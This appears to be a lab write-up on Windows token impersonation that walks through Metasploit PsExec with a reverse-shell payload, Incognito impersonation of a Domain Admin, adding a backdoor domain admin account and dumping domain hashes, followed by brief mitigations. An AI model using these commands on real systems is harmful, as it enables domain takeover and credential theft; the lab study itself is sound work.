Token Impersonation#
The attacker has compromised a Windows host (via RCE, stolen creds, or lateral movement) and escalated to local administrator or SYSTEM privileges. The goal is to leverage Windows tokens left behind by logged-in users, especially privileged ones like Domain Admins, to impersonate them and escalate privileges across the domain.
Windows uses access tokens to represent the security context of a process or user. A token defines what the account can access (files, services, network resources). When a user logs in, Windows creates a token that gets attached to their processes. If an attacker can steal or impersonate a token, they can act as that user.
Types of Tokens
Delegation Tokens: created when a user logs in locally or via Remote Desktop. They can be used to authenticate to remote services.
Impersonation Tokens: created when a user accesses a resource remotely (e.g., via SMB). They are usually limited to local usage but can sometimes still be abused.
What can go wrong?#
If a Domain Admin token exists on the compromised machine:
The attacker can impersonate the Domain Admin, without ever stealing or cracking their password.
This access allows:
Dumping domain hashes.
Running remote commands (e.g., creating a new backdoor domain account).
Essentially, all that’s required is that the Domain Admin logged in once, and their token is still available.
Requirements to Impersonate#
Attacker must already have administrator or SYSTEM privileges on the machine to manipulate tokens.
A privileged user (like a Domain Admin) must have an active or cached token on the compromised system.
Attack Walkthrough#
Gain Access
Exploit a target system (example: THEPUNISHER) using valid creds with PsExec:
msfconsole

search psexec
use exploit/windows/smb/exec

set payload windows/x64/meterpreter/reverse_tcp
set RHOSTS 10.0.2.16
set SMBUser fcastle
set SMBPass Password1!
set SMBDomain MARVEL.local
run
Load Incognito & Enumerate Tokens
(here I logged in with the domain admin account on THEPUNISHER machine to simulate the attack scenario we described)
load incognito
list_tokens -u

Enumerating Tokens via Incognito#
Impersonate a Token
impersonate_token MARVEL\\fcastle
shell
whoami
# => marvel\fcastle
Revert back to our original token if needed:
rev2self
whoami
# => NT AUTHORITY\SYSTEM
Grab the admin token:
impersonate_token MARVEL\\administrator
shell
whoami
# => marvel\administrator

Impersonating Domain Admin#
Now we have full Domain Admin privileges.
Persistence via New Admin Account
net user /add hawkeye Password1@ /domain
net group "Domain Admins" hawkeye /ADD /DOMAIN
Verify Priveleges
impacket-secretsdump MARVEL.local/hawkeye:'Password1@'@10.0.2.18

Dumping Domain Secrets via new admin account#
Mitigations#
Restrict Token Creation: limit which users/groups can create delegate/impersonation tokens.
Account Tiering: Domain Admins should only log into Domain Controllers, never workstations/servers. Use separate accounts for daily tasks.
Local Admin Restriction: minimize the number of local admins and apply LAPS (Local Administrator Password Solution) for unique passwords.